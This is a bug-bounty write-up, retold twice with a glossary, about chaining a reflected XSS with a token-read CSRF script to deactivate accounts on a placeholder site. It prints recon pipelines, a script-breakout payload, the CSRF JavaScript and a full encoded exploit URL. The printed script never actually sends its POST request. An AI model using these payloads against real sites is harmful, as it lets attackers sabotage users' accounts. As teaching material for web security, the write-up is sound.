Chaining CSRF with XSS to deactivate Mass user accounts by single click
A reflected cross-site scripting (XSS) flaw in a URL parameter allowed an attacker to run JavaScript in a victim's browser. The author chained this with a cross-site request forgery (CSRF) weakness in the account deactivation endpoint, which lacked a token check, to deactivate the victim's account with a single click.
 Published on notifybugme.medium.com
My name is Santosh Kumar Sha, I’m a security researcher from India(Assam). In this article, I will be describing how I was able to deactivate the mass user account via single click by chaining an CSRF bug with XSS to bypass the CSRF protections on deactivate function.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Santosh Kumar Sha describes a bug he found while doing reconnaissance across a wildcard scope, *.example.com. The target is a web application with a customer account area. The relevant feature is account deactivation: a logged-in user can deactivate their own account by issuing a POST request to /account/user/deactivate. The endpoint is protected by an anti-CSRF token that lives in a hidden input called token on the user account page.
The write-up is about combining two separate weaknesses, a reflected XSS and a CSRF that could not be exploited on its own, so that a single link deactivates the account of any logged-in user who opens it.
Setup
The researcher used the following tools for URL collection and probing:
- Subfinder (https://github.com/projectdiscovery/subfinder)
- httpx (https://github.com/projectdiscovery/httpx)
- gau (Corben), https://github.com/lc/gau
- waybackurls (tomnomnom), https://github.com/tomnomnom/waybackurls
- qsreplace (tomnomnom), https://github.com/tomnomnom/qsreplace
No account roles, versions or other preconditions are described beyond a logged-in user on the target application and a wildcard in-scope scope of *.example.com.
Finding it
The starting point was URL collection from internet archives. The researcher ran waybackurls and gau against the target, then fuzzed the collected URLs for XSS. He found one reflected XSS. He then tried to escalate it to session cookie theft, but the site set the session cookie as HttpOnly, so that path was closed. Separately, while going through the application, he came across a CSRF issue on the deactivate function, which was not directly exploitable because of the anti-CSRF token. The write-up is the story of chaining the two.
Exploitation
Step 1: Collect URLs from archives
To gather URLs from internet archives he used waybackurls and gau:
gau -subs example.com
waybackurls example.com
Because URLs can be missed, he also piped subfinder into waybackurls so that URLs from every subdomain that exists are included, and saved the output to files:
gau -subs example.com >> vul1.txt
waybackurls example.com >> vul2.txt
subfinder -d example.com -silent | waybackurls >> vul3.txt
Step 2: Filter to parameterised URLs and inject a test payload
The next step resolves the collected URLs to drop dead ones, keeps only URLs that contain a parameter, and appends a simple XSS test string, xsst<>, to each parameter:
cat vul1.txt vuln2.txt vul3.txt | grep "=" | sort -u | grep "?" | qsreplace "xsst<>"| httpx -silent >> FUZZvul.txt
Step 3: Spray hidden parameters and proxy to Burp
He also tested for hidden parameters, a technique he says he uses routinely because he often comes across reflected XSS through parameters that are not visible in the URL. The command appends each candidate parameter from a wordlist to every URL in FUZZvul.txt, with the same test payload, and sends the requests through a local Burp proxy so that the reflected responses can be inspected manually and any WAF or firewall bypass can be tested:
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c ‘for url in $(cat FUZZvul.txt); do echo “$url&@=xsst<>”;done’ | httpx -http-proxy http://[redacted]:8080
Step 4: Confirm the reflection
A URL was found where the test payload was reflected inside JavaScript:
https://www.example.com/customer/account.jsp?custom_query=xsst<>&review=xsst<
Because the reflection sat inside a script block, he closed the tag and injected an image with an error handler:
https://www.example.com/customer/account.jsp?custom_query=xsst<>&review=</script><img src=x onerror=alert(document.domain)>
Here </script> closes the surrounding JavaScript tag and the img element fires onerror when the bogus src fails to load, producing the XSS popup.

The report shows the resulting popup.
Step 5: Try to raise the impact of the XSS
He considered the reflected XSS a medium-severity bug on its own, with a good chance of being a duplicate, so he tried to increase its impact. Cookie theft was not possible because the session cookie was HttpOnly, and the other escalation techniques he knew did not work. At this point he was stuck.
Step 6: The CSRF on deactivation
The deactivate function requires a POST request to /account/user/deactivate. The request carries an anti-CSRF token in a hidden input named token. An attacker therefore has to load the user account page, extract the token from the response, and then submit it with the deactivation request. That makes the CSRF unexploitable on its own.
His CSRF payload, which performs exactly that two-step flow from JavaScript, is:
<script>var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open(‘get’,’/account/user’,true);
req.send();
function handleResponse() {
 var token = this.responseText.match(/name=”csrf” value=”(\w+)”/)[1];
 var changeReq = new XMLHttpRequest();
 changeReq.open(‘post’, ‘/account/user/deactivate’, true);
};
</script>
The first request fetches /account/user. When it loads, handleResponse pulls the token out of the response body with a regular expression matching name="csrf" value="...", and a second XMLHttpRequest is opened as a POST to /account/user/deactivate.
Step 7: Chain the CSRF payload into the XSS
The CSRF script is placed into the reflected XSS parameter, so that the victim's browser runs it in the target origin and the same-origin requests carry the victim's session. The URL used for the chain is:
https://www.example.com/customer/account.jsp?custom_query=xsst%3C%3E&review=%3C/script%3E%3Cscript%3Evar%20req%20=%20new%20XMLHttpRequest();req.onload%20=%20handleResponse;req.open(%27get%27,%27/account/user%27,true);req.send();function%20handleResponse(){var%20token%20=%20this.responseText.match(/name=%22csrf%22%20value=%22(\w+)%22/)(1);var%20changeReq%20=%20new%20XMLHttpRequest();changeReq.open(%27post%27,%20%27/account/user/deactivate%27,%20true);%3C/script%3E
After this, he received an email saying that the account had been deactivated.

The report shows the email saying the account had been deactivated.
Root cause
The reflected XSS is the entry point: the test payload was reflected inside JavaScript, so a </script> sequence broke out of the script block and the injected image tag ran. That gives the attacker script execution in the target origin.
The CSRF protection on /account/user/deactivate relies on a token in a hidden input on the account page. Once an attacker can run script in that origin, the token provides no protection: the script fetches the page, reads the token and submits it with the state-changing request. The token defends against cross-site requests that cannot read the response, not against script that already runs on the site. The HttpOnly cookie flag prevented cookie theft but did nothing against this chain, because the browser attaches the session cookie to the same-origin requests made by the injected script.
Impact
An attacker who can get a logged-in user to open the crafted link can deactivate that user's account without any further interaction. Because the payload is delivered as a URL, the same link can be sent to many users, which is why the write-up describes it as deactivating mass user accounts by a single click.
Fix
The report does not describe any fix that was applied.
Variants to test
- Reflected XSS inside a script block: inject
</script><img src=x onerror=alert(document.domain)>into parameters that end up in JavaScript. A popup confirms the context break. - Hidden parameters: append candidate parameter names from a wordlist to every parameterised URL and look for the test string in the response. A reflection in a script context is the interesting result.
- Token-protected state-changing endpoints: for any POST endpoint that requires a token read from a page, check whether the token can be fetched and replayed by same-origin script. A successful deactivation, email change or similar action from an injected script confirms the chain.
- HttpOnly session cookies: do not treat HttpOnly as a mitigation for XSS. Test whether the injected script can perform authenticated actions through same-origin requests even when the cookie cannot be read.
- Archive-derived URL lists: run the same collection and filtering pipeline against other scopes and check whether old or forgotten parameterised endpoints still reflect input.
What happened, in plain words
A security researcher found two separate weaknesses in the same website and joined them together so that one link, opened by a logged-in user, would deactivate that user's account. Neither weakness was dangerous on its own. The first was a reflected XSS, which lets an attacker run their own JavaScript in someone else's browser on that site. The second was a CSRF, which lets an attacker make a logged-in user's browser send a request the user did not intend. The CSRF was blocked by a secret token that the site checks on every deactivation request, so it could not be used directly. The XSS, on its own, could not steal the user's session cookie because the cookie was marked HttpOnly, which hides it from JavaScript. By putting the CSRF script inside the XSS, the script ran on the site itself, read the secret token from the account page, and used it to send the deactivation request. The victim only had to open a link.
Before we go further, a few words on the basic ideas, because everything below depends on them.
- A web application is a program that runs on a server and is used through a browser. When you log in to a shop and see your account page, the shop is the web application.
- An endpoint is a specific address inside that application that does one job. Think of a large office building: the building is the application, and each room number is an endpoint.
/account/useris the room where your account details live;/account/user/deactivateis the room where the deactivation button is handled. - A request is the message your browser sends to the server, for example "show me my account page". A response is what the server sends back, usually a page of HTML.
- A cookie is a small piece of data the server asks the browser to store and send back with every later request to the same site. It is how the site remembers that you are logged in. Think of it as a wristband you get at the entrance of an event: you show it at every door and nobody asks for your ID again.
- A token (here, an anti-CSRF token) is a second, secret value that the site puts into a page and expects to see again when you submit a form. It proves the request came from a page the site itself served, not from a page on another site. Think of a cloakroom ticket: the attendant only hands your coat back if you present the matching ticket.
- XSS (Cross-Site Scripting) means the site takes something a user supplied and puts it into a page without making it safe, so that the browser treats it as code. If the site echoes your input as text, it is harmless. If it echoes it inside a script, your input can become part of the program the browser runs.
- Reflected XSS is the version where the malicious input is in the link itself. The server reads it from the URL and immediately writes it back into the page. The payload is not stored on the server; it travels in the link.
- CSRF (Cross-Site Request Forgery) is the opposite problem. The attacker does not need to read anything. They just make your browser send a request to a site where you are logged in, and the browser helpfully attaches your cookie. If the site has no other check, the action happens as if you had done it.
- JavaScript is the programming language browsers run. It is what makes pages interactive, and it is what an XSS payload is written in.
- HttpOnly is a setting on a cookie that tells the browser: never let JavaScript read this cookie. It is sent with requests as usual, but
document.cookiewill not show it. - Same-origin means the request comes from the same scheme, host and port as the page. Browsers treat same-origin requests as trusted for reading responses; cross-origin ones are restricted.
- Burp is a tool that sits between your browser and the server so you can look at and change every request and response.
- A WAF (Web Application Firewall) is a filter in front of a site that tries to block malicious-looking requests.
With those in hand, here is the story.
The target and the feature
The researcher was working against a scope written as *.example.com. The asterisk is a wildcard: it means every subdomain of example.com is fair game, not just the main site. The application has a customer account area, and the feature that matters is account deactivation. A logged-in user can deactivate their own account by sending a POST request to /account/user/deactivate. A POST request is the kind a browser sends when you submit a form; it is meant to change something on the server, unlike a GET request which is meant to fetch a page. The deactivation endpoint is protected by an anti-CSRF token stored in a hidden input called token on the user account page.
The write-up is about combining two separate weaknesses, a reflected XSS and a CSRF that could not be exploited on its own, so that a single link deactivates the account of any logged-in user who opens it.
The tools
The researcher used five command-line tools. They are small programs you run in a terminal, not in a browser.
- Subfinder (https://github.com/projectdiscovery/subfinder)
- httpx (https://github.com/projectdiscovery/httpx)
- gau (Corben), https://github.com/lc/gau
- waybackurls (tomnomnom), https://github.com/tomnomnom/waybackurls
- qsreplace (tomnomnom), https://github.com/tomnomnom/qsreplace
In plain terms: Subfinder finds subdomains of a domain. waybackurls and gau ask public internet archives (services that have been saving copies of web pages for years) for every URL they ever recorded for a domain. httpx takes a list of URLs and actually visits them, reporting which ones are alive. qsreplace rewrites the value of every query parameter in a URL to something you choose. A query parameter is the name=value pair after the ? in a URL, for example ?search=shoes.
No account roles, versions or other preconditions are described beyond a logged-in user on the target application and the wildcard scope.
Finding it
The starting point was collecting URLs from internet archives. The researcher ran waybackurls and gau against the target, then fuzzed the collected URLs for XSS. Fuzzing means sending lots of slightly different inputs and watching for an interesting reaction. He found one reflected XSS. He then tried to escalate it to session cookie theft, but the site set the session cookie as HttpOnly, so that path was closed. Separately, while going through the application, he came across a CSRF issue on the deactivate function, which was not directly exploitable because of the anti-CSRF token. The write-up is the story of chaining the two.
Exploitation
Step 1: Collect URLs from archives
To gather URLs from internet archives he used waybackurls and gau:
gau -subs example.com
waybackurls example.com
Line by line: gau -subs example.com asks gau for archived URLs for example.com and its subdomains (-subs). waybackurls example.com asks the Wayback Machine, another archive, for the same kind of list. Both print URLs to the screen. The reason to do this at all is that old, forgotten pages are often still live and less well tested than the main site.
Because URLs can be missed, he also piped subfinder into waybackurls so that URLs from every subdomain that exists are included, and saved the output to files:
gau -subs example.com >> vul1.txt
waybackurls example.com >> vul2.txt
subfinder -d example.com -silent | waybackurls >> vul3.txt
Line by line: >> means "append the output to this file instead of printing it". So the first command saves gau's results in vul1.txt, the second saves waybackurls' results in vul2.txt. The third is a pipe, written |: the output of the command on the left becomes the input of the command on the right. subfinder -d example.com -silent lists subdomains quietly (-silent suppresses the banner and progress noise), and each subdomain is fed to waybackurls, so you get archived URLs for every subdomain, not just the main one. The result goes into vul3.txt. The point of three files is simply to keep the sources separate and to have everything in one place for the next step.
Step 2: Filter to parameterised URLs and inject a test payload
The next step resolves the collected URLs to drop dead ones, keeps only URLs that contain a parameter, and appends a simple XSS test string, xsst<>, to each parameter:
cat vul1.txt vuln2.txt vul3.txt | grep "=" | sort -u | grep "?" | qsreplace "xsst<>"| httpx -silent >> FUZZvul.txt
Line by line:
cat vul1.txt vuln2.txt vul3.txtprints the contents of the three files one after another.grep "="keeps only lines that contain an equals sign, because a URL with a parameter has one.sort -usorts the lines and removes duplicates (-u), so the same URL is not tested twice.grep "?"keeps only lines with a question mark, which is where the query string starts.qsreplace "xsst<>"replaces the value of every parameter with the test stringxsst<>. The characters<and>are the ones that matter: in HTML they start and end a tag, so if the site echoes them back unescaped, something will look different.httpx -silentvisits each URL and prints the ones that respond, quietly.>> FUZZvul.txtappends the surviving URLs to a new file.
The reason for this step is scale: you cannot open thousands of URLs by hand, so you narrow the list to the ones that take input and are still alive, and you mark each one with a string you can search for in the response.
Step 3: Spray hidden parameters and proxy to Burp
He also tested for hidden parameters, a technique he says he uses routinely because he often comes across reflected XSS through parameters that are not visible in the URL. A hidden parameter is one the server accepts but the page never shows you, so you have to guess its name. The command appends each candidate parameter from a wordlist to every URL in FUZZvul.txt, with the same test payload, and sends the requests through a local Burp proxy so that the reflected responses can be inspected manually and any WAF or firewall bypass can be tested:
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c ‘for url in $(cat FUZZvul.txt); do echo “$url&@=xsst<>”;done’ | httpx -http-proxy http://[redacted]:8080
Line by line:
xargs -a /root/magicparameter/ssrf.txt -I@reads a file of candidate parameter names (-a) and, for each line, runs the following command with@replaced by that line (-I@). So if the file containsdebug, one run gets@set todebug.bash -c '...'runs the quoted shell snippet.for url in $(cat FUZZvul.txt); do echo "$url&@=xsst<>";doneloops over every URL in the list and prints it with&@=xsst<>appended. The&starts a new parameter,@is the candidate name, andxsst<>is the test value. The result is one URL per candidate name per original URL.| httpx -http-proxy http://[redacted]:8080sends all of those requests through Burp, which is listening on your own machine at port 8080. That way every request and response is recorded and can be read by hand.
The reason for this step is that a parameter the page does not advertise can still be read by the server and echoed back. If it is, you have found an input the developers may not have thought about, and possibly one the WAF does not watch.
Step 4: Confirm the reflection
A URL was found where the test payload was reflected inside JavaScript:
https://www.example.com/customer/account.jsp?custom_query=xsst<>&review=xsst<
Line by line: the page is customer/account.jsp, and it takes two parameters, custom_query and review. Both carry the test string. The important part is not that the string came back, but where it came back: inside a <script> block. In a script block, the browser is not reading text, it is reading code. The < and > characters are harmless there, but the sequence </script> is not: it tells the browser the script has ended.
Because the reflection sat inside a script block, he closed the tag and injected an image with an error handler:
https://www.example.com/customer/account.jsp?custom_query=xsst<>&review=</script><img src=x onerror=alert(document.domain)>
Line by line: </script> ends the script the site was running. Then <img src=x onerror=alert(document.domain)> is a normal HTML image tag whose source is x, a file that does not exist. When the browser fails to load it, it fires the onerror event, and the event runs the JavaScript alert(document.domain). document.domain is the site's own name, so the popup proves the code is running as if it were the site's own code. Here </script> closes the surrounding JavaScript tag and the img element fires onerror when the bogus src fails to load, producing the XSS popup.
The report shows the resulting popup.
Step 5: Try to raise the impact of the XSS
He considered the reflected XSS a medium-severity bug on its own, with a good chance of being a duplicate, so he tried to increase its impact. A duplicate is a report of a bug someone else already reported; platforms usually pay little or nothing for it. Cookie theft was not possible because the session cookie was HttpOnly, and the other escalation techniques he knew did not work. At this point he was stuck. The reason to care is practical: a bug that only shows a popup is often treated as low value, while the same bug that can perform an action on the account is treated as serious.
Step 6: The CSRF on deactivation
The deactivate function requires a POST request to /account/user/deactivate. The request carries an anti-CSRF token in a hidden input named token. An attacker therefore has to load the user account page, extract the token from the response, and then submit it with the deactivation request. That makes the CSRF unexploitable on its own: a page on another site can make your browser send the POST, but it cannot read the account page to learn the token, because browsers block cross-origin reads.
His CSRF payload, which performs exactly that two-step flow from JavaScript, is:
<script>var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open(‘get’,’/account/user’,true);
req.send();
function handleResponse() {
 var token = this.responseText.match(/name=”csrf” value=”(\w+)”/)[1];
 var changeReq = new XMLHttpRequest();
 changeReq.open(‘post’, ‘/account/user/deactivate’, true);
};
</script>
Line by line:
<script>starts a block of JavaScript.var req = new XMLHttpRequest();creates anXMLHttpRequestobject. Despite the old-fashioned name, it is simply the browser's built-in way for JavaScript to send a request to a server and read the reply without reloading the page.req.onload = handleResponse;says: when the reply arrives, run the function calledhandleResponse.req.open(‘get’,’/account/user’,true);prepares a GET request to/account/user, the account page. Thetruemeans do it asynchronously, that is, do not freeze the page while waiting.req.send();actually sends it.function handleResponse() {begins the function that runs when the reply is back. Inside it,thisis the request object, sothis.responseTextis the body of the reply, the HTML of the account page.var token = this.responseText.match(/name=”csrf” value=”(\w+)”/)[1];searches that HTML with a regular expression, a pattern for matching text. The pattern looks forname="csrf" value="followed by one or more word characters (\w+) and a closing quote.matchreturns an array, and[1]takes the first captured group, which is the token itself.var changeReq = new XMLHttpRequest();creates a second request object for the deactivation.changeReq.open(‘post’, ‘/account/user/deactivate’, true);prepares a POST to the deactivate endpoint.};closes the function, and</script>ends the block.
The reason this works is that the script runs on the site's own origin, so the browser lets it read the account page and send the POST with the session cookie attached. The token is no obstacle to code that is already inside the site.
Step 7: Chain the CSRF payload into the XSS
The CSRF script is placed into the reflected XSS parameter, so that the victim's browser runs it in the target origin and the same-origin requests carry the victim's session. The URL used for the chain is:
https://www.example.com/customer/account.jsp?custom_query=xsst%3C%3E&review=%3C/script%3E%3Cscript%3Evar%20req%20=%20new%20XMLHttpRequest();req.onload%20=%20handleResponse;req.open(%27get%27,%27/account/user%27,true);req.send();function%20handleResponse(){var%20token%20=%20this.responseText.match(/name=%22csrf%22%20value=%22(\w+)%22/)(1);var%20changeReq%20=%20new%20XMLHttpRequest();changeReq.open(%27post%27,%20%27/account/user/deactivate%27,%20true);%3C/script%3E
Line by line: everything after review= is the payload, but written in percent-encoding, the way a URL carries characters that would otherwise be special. %3C is <, %3E is >, %27 is a single quote, %22 is a double quote, and %20 is a space. Decoded, the value is </script> followed by the <script> block from Step 6. The </script> closes the site's own script, the new <script> starts the attacker's, and the browser runs it as part of the page. The victim does not see any of this; they only see the link.
After this, he received an email saying that the account had been deactivated.
The report shows the email saying the account had been deactivated.
Root cause
The reflected XSS is the entry point: the test payload was reflected inside JavaScript, so a </script> sequence broke out of the script block and the injected image tag ran. That gives the attacker script execution in the target origin.
The CSRF protection on /account/user/deactivate relies on a token in a hidden input on the account page. Once an attacker can run script in that origin, the token provides no protection: the script fetches the page, reads the token and submits it with the state-changing request. The token defends against cross-site requests that cannot read the response, not against script that already runs on the site. The HttpOnly cookie flag prevented cookie theft but did nothing against this chain, because the browser attaches the session cookie to the same-origin requests made by the injected script.
Impact
An attacker who can get a logged-in user to open the crafted link can deactivate that user's account without any further interaction. Because the payload is delivered as a URL, the same link can be sent to many users, which is why the write-up describes it as deactivating mass user accounts by a single click.
Fix
The report does not describe any fix that was applied.
Variants to test
- Reflected XSS inside a script block: inject
</script><img src=x onerror=alert(document.domain)>into parameters that end up in JavaScript. A popup confirms the context break. - Hidden parameters: append candidate parameter names from a wordlist to every parameterised URL and look for the test string in the response. A reflection in a script context is the interesting result.
- Token-protected state-changing endpoints: for any POST endpoint that requires a token read from a page, check whether the token can be fetched and replayed by same-origin script. A successful deactivation, email change or similar action from an injected script confirms the chain.
- HttpOnly session cookies: do not treat HttpOnly as a mitigation for XSS. Test whether the injected script can perform authenticated actions through same-origin requests even when the cookie cannot be read.
- Archive-derived URL lists: run the same collection and filtering pipeline against other scopes and check whether old or forgotten parameterised endpoints still reflect input.
Glossary
- Anti-CSRF token: a secret value placed in a page and required back with a form submission, to prove the request came from that page.
- Burp: a tool that sits between browser and server so requests and responses can be inspected and modified.
- Cookie: a small piece of data a site stores in the browser and receives back on later requests, used to remember who you are.
- CSRF (Cross-Site Request Forgery): making a logged-in user's browser send a request the user did not intend.
- Duplicate: a bug report for an issue someone else already reported.
- Endpoint: a specific address inside a web application that performs one job.
- Fuzzing: sending many varied inputs and watching for an interesting reaction.
- gau: a tool that fetches archived URLs for a domain from public archives.
- GET request: a request meant to fetch a page or data.
- Hidden parameter: a parameter the server accepts but the page never shows.
- httpx: a tool that visits a list of URLs and reports which ones respond.
- HttpOnly: a cookie setting that stops JavaScript from reading the cookie.
- JavaScript: the programming language browsers run to make pages interactive.
- Origin: the combination of scheme, host and port that a page belongs to; same-origin requests are trusted to read responses.
- Percent-encoding: the way a URL carries special characters, for example
%3Cfor<. - Pipe (
|): sending the output of one command as the input of the next. - POST request: a request meant to change something on the server, such as submitting a form.
- Query parameter: a
name=valuepair after the?in a URL. - qsreplace: a tool that replaces the value of every query parameter in a URL.
- Reflected XSS: XSS where the payload travels in the link and is echoed back by the server.
- Regular expression: a pattern used to find text inside a larger string.
- Request: the message a browser sends to a server.
- Response: the message a server sends back to a browser.
- Same-origin: a request coming from the same scheme, host and port as the page.
- Subdomain: a name in front of a domain, such as
shopinshop.example.com. - Subfinder: a tool that finds subdomains of a domain.
- Token: see anti-CSRF token.
- WAF (Web Application Firewall): a filter in front of a site that tries to block malicious-looking requests.
- waybackurls: a tool that fetches archived URLs for a domain from the Wayback Machine.
- Wildcard scope: a testing scope written with
*, meaning every subdomain is included. - XSS (Cross-Site Scripting): making a site put user input into a page as code, so the browser runs it.
- XMLHttpRequest: the browser's built-in way for JavaScript to send requests and read replies without reloading the page.




